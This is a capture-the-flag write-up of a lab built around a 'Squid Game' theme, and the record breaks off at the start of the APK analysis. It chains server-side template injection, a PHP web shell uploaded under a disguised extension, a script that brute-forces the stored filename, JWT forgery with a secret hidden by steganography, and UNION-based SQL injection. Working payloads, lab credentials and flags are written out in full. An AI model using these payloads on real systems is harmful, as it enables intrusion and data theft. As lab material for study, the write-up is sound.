Squid Game Engagement Report [CTF-USV 2025]
Summary
The engagement targeted a multi-service CTF environment that emulates the “Squid Game” infrastructure. Four main services (ports 8080, 8081, 8082, and 3000) plus auxiliary binaries were assessed. Critical issues were identified in every reachable component: insecure file upload logic, server-side template injection, JWT handling flaws, SQL injection, and weak protection of a native mobile secret.
Attack Surface Overview

| Port | Service / Purpose | Notes |
|---|---|---|
| 8080 | PHP “Game board” | Vulnerable to SSTI, exposes DB creds |
| 8081 | VIP/Admin portal | Authenticated file uploads with predictable names |
| 8082 | Blood Cross (React + Spring Boot) | JWT-based backend with SQLi |
| 3000 | VIP messaging API | Protected by bearer token embedded inside VIPs.apk |
| 25 | SMTP (filtered) | Opened only after following the 456→218→067 hint (port knocking) |
| 8090 | OpsMessaging (filtered) | Opened only after following the 456→218→067 hint (port knocking) |
| 22 | OpenSSH 9.6p1 | Used for privilege escalation |
Detailed Findings
Port 8080 – PHP “Red Light / Green Light” SSTI
After finishing the red-light green-light game in the 8080 website, we got a hint on how to get the first flag:

- Endpoint:
http://172.16.50.71:8080/?game=redlight&player_name={{PAYLOAD}}&message=... - Issue: Template strings evaluated via raw
eval()({{system('cmd')}}). Executing arbitrary commands aswww-dataallowed full filesystem access.

- Intelligence Collected:
/var/www/html/config.phpcontained MySQL credssquid_admin / 456_players_died_for_this.

- Impact: Provided database credentials and lateral-awareness enabling later SQL operations.
Flag 1: flag{fr0ntM4n.b3hind_th3_M45k}
Port 8081 – VIP/Admin File Upload Portal
After that we move to next service, we got stuck because we didn’t know where to use our MySQL credentials, trying to attack 8082 for a while.


When we came back to 8081 service, we faced a Forbidden error on /, so from here we start to use Directory Enumeration with dirsearch
# Dirsearch started Thu Nov 27 13:16:36 2025 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://172.16.50.71:8081/

302     0B   http://172.16.50.71:8081/admin.php    -> REDIRECTS TO: login.php
301   317B   http://172.16.50.71:8081/css    -> REDIRECTS TO: http://172.16.50.71:8081/css/
200     1KB  http://172.16.50.71:8081/Dockerfile
200   508B   http://172.16.50.71:8081/login.php
302     0B   http://172.16.50.71:8081/upload.php    -> REDIRECTS TO: login.php
301   321B   http://172.16.50.71:8081/uploads    -> REDIRECTS TO: http://172.16.50.71:8081/uploads/
- Auth: Login page (
/login.php) accepted leaked credentialsfront_man / red_light_green_light_456. - We tried to exploit the obvious file upload vulnerability with a shell.php file, but we got hit by an error:

- Vulnerability:
/upload.phpsaves user-supplied files usinggenerateSquidGameFilename()→player{001-456}_game{1-6}_{md5_prefix}.{ext}. Extension checks only ensure the substring.pngexists, allowing names such asshell.png.php. - Exploit Path:
- Create PHP web shell masquerading as
shell.png.php. Payload: shell.png.php containing:<?php system($_GET['cmd']); ?>. - Upload via authenticated session; server stores as
playerXXX_gameY_<hash>.php. - Use
bruteforce_upload.pyto discover the randomized filename.
- Create PHP web shell masquerading as
import requests
import hashlib

base_url = "http://172.16.50.71:8081/uploads/"
filename_base = "shell.png"
hash_part = hashlib.md5(filename_base.encode()).hexdigest()[:8]
extension = ".php"

print(f"Hash part: {hash_part}")

for player in range(1, 457):
    player_str = f"{player:03d}"
    for game in range(1, 7):
        filename = f"player{player_str}_game{game}_{hash_part}{extension}"
        url = base_url + filename
        try:
            r = requests.head(url)
            if r.status_code == 200:
                print(f"Found: {url}")
                exit(0)
        except Exception as e:
            print(f"Error: {e}")
- Execute commands remotely from
/uploads/<name>.php.
- Outcome:
- Confirmed RCE (
ls -lainside/var/www/html). - Hidden directory
/prize-only-for-the-worthy-62t1e7t1et7/prize.txtrevealed flagflag{r3d.l1ght_gr33n.d34th}. - Foothold provided credentials for later services (player456 /
W3_4r3_n0t_h0r53$_W3_4r3_hum4n$_Hum4n$_4r3).
- Confirmed RCE (
Flag 2: flag{r3d.l1ght_gr33n.d34th}
Port 8082 – Blood Cross (React frontend + Spring Boot backend)
After inspecting the website, we found a hint that led us to verify the picture.

- JWT Weak Secret
/api/images/dead_body.pnghid text via LSB steganography. Runningzstegexposed the JWT secretdead_people_remember_more_than_alive_ones.- Re-signed player tokens with
"role": "worker".

- Worker JWT unlocked
/api/organs,/status, and/api/flag. /api/flagimmediately returnedflag{$quidG@me_jwT_byp@$$_succ3$$}when called with forged worker token.
curl -H "Authorization: Bearer <token>" http://172.16.50.71:8082/api/flag
Flag 3: flag{$quidG@me_jwT_byp@$$_succ3$$}
- SQL Injection on
/api/organsFirst thing we tried here was a classical SQLi payload' OR 1='1 --which confirmed us, we are on the right path.- Search parameter
namedirectly concatenated into SQL. Example payload:?name=' UNION SELECT id,username,password FROM users -- -. - Extracted DB metadata (
database() = organsdb,user = root@172.19.0.3). - Dumped tables (
messages,organs,users). Credentials recovered:admin / V1P$M@$k$&B3tsR1gG3dplayer456 / W3_4r3_n0t_h0r53$_W3_4r3_hum4n$_Hum4n$_4r3- a long base64 string
- Command used was :
- Search parameter

bash -lc 'TOKEN='"'"'FORGE_TOKEN_CHANGE_ME'"'"'; curl -s -H '"'"'Accept: application/json'"'"' -H "Authorization: Bearer $TOKEN" '"'"'http://172.16.50.71:8082/api/organs?name=%27%20UNION%20SELECT%20id%2Chint%2Cflag%20FROM%20messages%20--%20-'"'"

- The
messagestable storedflag{0rg4n$_f0r_$4l3_$qu1d_g4m3_5tyl3}plus hints (one base64 image pointed to the 456→218→067 knocking sequence).
Flag 4: flag{0rg4n$_f0r_$4l3_$qu1d_g4m3_5tyl3}
Port knocking and SMTP filtered -> open
After we successfully port knocking, we opened the SMTP and 8090 ports.

Flag 5: For us, was a tricky path, our VM was laggy and we found that flag later, after restarting.

But we found the APK.
VIP Messaging API (Port 3000)
We opened the app in JADX-GUI and we saw same calls to a native library, we have experience with that types of tasks.
